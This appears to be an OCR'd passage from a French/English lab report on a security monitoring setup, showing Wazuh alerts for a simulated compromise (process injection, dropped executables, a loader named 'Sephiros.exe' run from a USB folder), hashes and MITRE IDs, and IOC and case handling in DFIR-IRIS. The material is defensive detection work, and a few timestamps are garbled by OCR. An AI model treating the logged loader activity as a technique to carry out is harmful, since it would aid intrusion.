
Figure 117:Alert False positif Wazuh


Non sécurisé | https://192.168.11.107/app/wazuh#/overview/?tab=general&tabView=panels&_g=(filters:!(),refreshInt...
elastic
Search Elastic
wazuh.
Modules
Windows-10
Security events

data.win.eventdata.hashes	SHA1=42276F4D1E506E57CB415918F988D6DEAE027EC0,MD5=8A424FECB5EA264FC2AE39529F48EC7E,SHA256=210551B7C96B177AE43D918D31407FF650C1DBB8045BCE3457341E97E130F68C,IMPHASH=D74C340A21D3A0792E913BA12F081859
data.win.eventdata.image	C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe
data.win.eventdata.imageLoaded	C:\\Windows\\System32\\vaultcli.dll
data.win.eventdata.originalFileName	vaultcli.dll
data.win.eventdata.processGuid	{fa393dc1-f7d2-668a-d598-000000001300}
data.win.eventdata.processId	14044
data.win.eventdata.product	Microsoft® Windows® Operating System
data.win.eventdata.ruleName	Attack=None,Technique=None,Tactic=None,DS=Module: Module Load,Level=0,Desc=Credential Manager DLL Loaded
data.win.eventdata.signature	Microsoft Windows
data.win.eventdata.signatureStatus	Valid

Figure 118:Alert Flase positif (microsoft edge access creds)


But after some time we get suspicious alerts indicating a compromised system



Jul 11, 2024 @ 08:34:26.136	T1105	Command and Control	Executable file dropped in folder commonly used by malware	1	92213

@timestamp	2024-07-11T15:34:26.136Z
_id	4lpuopAB_MJIH7NYf9EP
agent.id	006
agent.ip	192.168.11.106
agent.name	Windows-10
data.win.eventdata.creationUtcTime	2024-07-11 16:37:17.685
data.win.eventdata.image	C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\csc.exe
data.win.eventdata.processGuid	{fa393dc1-0a3d-6690-77cd-000000001300}
data.win.eventdata.processId	14932

Figure 119:Alert true Positif Wazuh




Jul 11, 2024 @ 0:25:57.794	T1055	Defense Evasion, Privilege Escalation	Explorer process was accessed by C:\\windows\\system32\\WerFault.exe, possible process injection	12	92910

@timestamp	2024-07-11T15:25:57.794Z
_id	tFpmopAB_MJIH7NYudD7
agent.id	006
agent.ip	192.168.11.106
agent.name	Windows-10
data.win.eventdata.callTrace	C:\\windows\\SYSTEM32\\ntdll.dll+9d574|C:\\windows\\SYSTEM32\\ntdll.dll+d78ca|C:\\windows\\System32\\KERNEL32.DLL+1e1dc|C:\\windows\\System32\\KERNEL32.DLL+26bfe|C:\\windows\\system32\\dbgcore.DLL+e681|C:\\windows\\system32\\dbgcore.DLL+1d3d5|C:\\windows\\system32\\dbgcore.DLL+16e45|C:\\windows\\system32\\dbgcore.DLL+63ee|C:\\windows\\system32\\dbgcore.DLL+6ebb|C:\\win

Figure 120:Alert true Positif 2 (process injection attack)


We even have a low level alerts indicating abnormal activity on the endpoints and even see the parent process of our malicious loader:



Security Alerts

Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jul 1, 2024 @ 18::1:48.965	T1059.003	Execution	Windows command prompt started by an abnormal process	4	92052
Jul 11, 2024 @ 18:29:51.481	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213
Jul 11, 2024 @ 18:29:51.477	T1059.001	Execution	Powershell process spawned powershell instance	4	92027
Jul 11, 2024 @ 18:28:51.371	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213


Figure 121: Alert true Positif 3 (IOC)



data.win.eventdata.description	Windows Command Processor
data.win.eventdata.fileVersion	10.0.22621.3672 (WinBuild.160101.0800)
data.win.eventdata.hashes	MD5=428CEC6B0034E0F183EB5BAE887BE480,SHA256=3F6AA206177BEBB29FC534C587A246E0F395941640F3F266C80743AF95A02150,IMPHASH=D73E39DAB3C8B57AA408073D01254964
data.win.eventdata.image	C:\\Windows\\System32\\cmd.exe
data.win.eventdata.integrityLevel	High
data.win.eventdata.logonGuid	{7ffaca15-f8a5-668f-8848-560900000000}
data.win.eventdata.logonId	0x9564888
data.win.eventdata.originalFileName	Cmd.Exe
data.win.eventdata.parentCommandLine	\"D:\\usbfiles\\Nouveau dossier\\Sephiros.exe\"
data.win.eventdata.parentImage	D:\\usbfiles\\Nouveau dossier\\Sephiros.exe

Figure 122: Alert true Positif 3 Details

After successfully identifying an IOC, you can add it to DFIR-IRIS: An IOC object can be created by going to Case > IOC. By clicking on "Add IOC" in the upper right corner, a new window opens for the creation of the IOC.



Non sécurisé
https://192.168.11.108:8443/case/ioc?cid=1
Add IOC
B
I
H1
H2
H3
H4
Activate Windows
Go to Settings to activate Windows.

Type * filename-pattern

TLP * amber

IOC Value *


```
ProcessGuid: {fa393dc1-caff-668d-6cb4-000000001300}
ProcessId: 18204
Image: C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\Administrateur\AppData\Local\Temp\__PSScriptPolicyTest_1icv230u.p1f.ps1
CreationUtcTime: 2024-07-09 23:42:56.449
User: PC\Administrateur"
```

☑ One IOC per line

Description

Figure 123: Creation d'IOC dans DFIR-IRIS

We can get additional insight about the IOC we collect:



Edit IOC #4
#eab2beb2-410b-455c-b36b-5c6e48fd2d5e

Type * filename-pattern

TLP * amber

IOC Value *

Figure 124:enrichissement avec MISP et Virustotal

Incident Response :





Figure 125:Incident Response lifecycle

IRIS provides a collaborative environment for incident responders to share technical details during investigations. It helps in creating tickets, IOC (Indicators of Compromise), notes, storing files and images, and scheduling activities…




Description	Status	Assigned to	Last update	Tags
Global Task ID #4 might be delivered in realtime to all users	In progress	Adm 1	2024-07-09 14:16:12	
Lets goooo	Done	Adm 2	2024-07-09 14:14:41	Se
Description	Status	Assigned to	Last update	Tags

entries

Figure 126:Fonctionalités DFIR-IRIS

To add a new ticket (case):




SUSPICIOUS FILE EXTENSION DETECTED IN REGISTRY ASEP TO BE EXECUTED ON NEXT LOGON
#1242 - 6B78F4D3-602C-4844-B351-D1DFD7B65C69

Rule ID: 92301
Rule Level: 12
Rule Description: Suspicious file extension detected in registry ASEP to be executed on next logon
Agent ID: 004
Agent Name: win11
MITRE IDs: T1547.001
MITRE Tactics: Persistence, Privilege Escalation
MITRE Techniques: Registry Run Keys / Startup Folder
Location: EventChannel
Full Log: N/A

General info

Source: Wazuh

Figure 127:Alert niveau 12



Merge alert #1242 in a new case

Alert title: Suspicious file extension detected in registry ASEP to be executed on next logon

Merge options

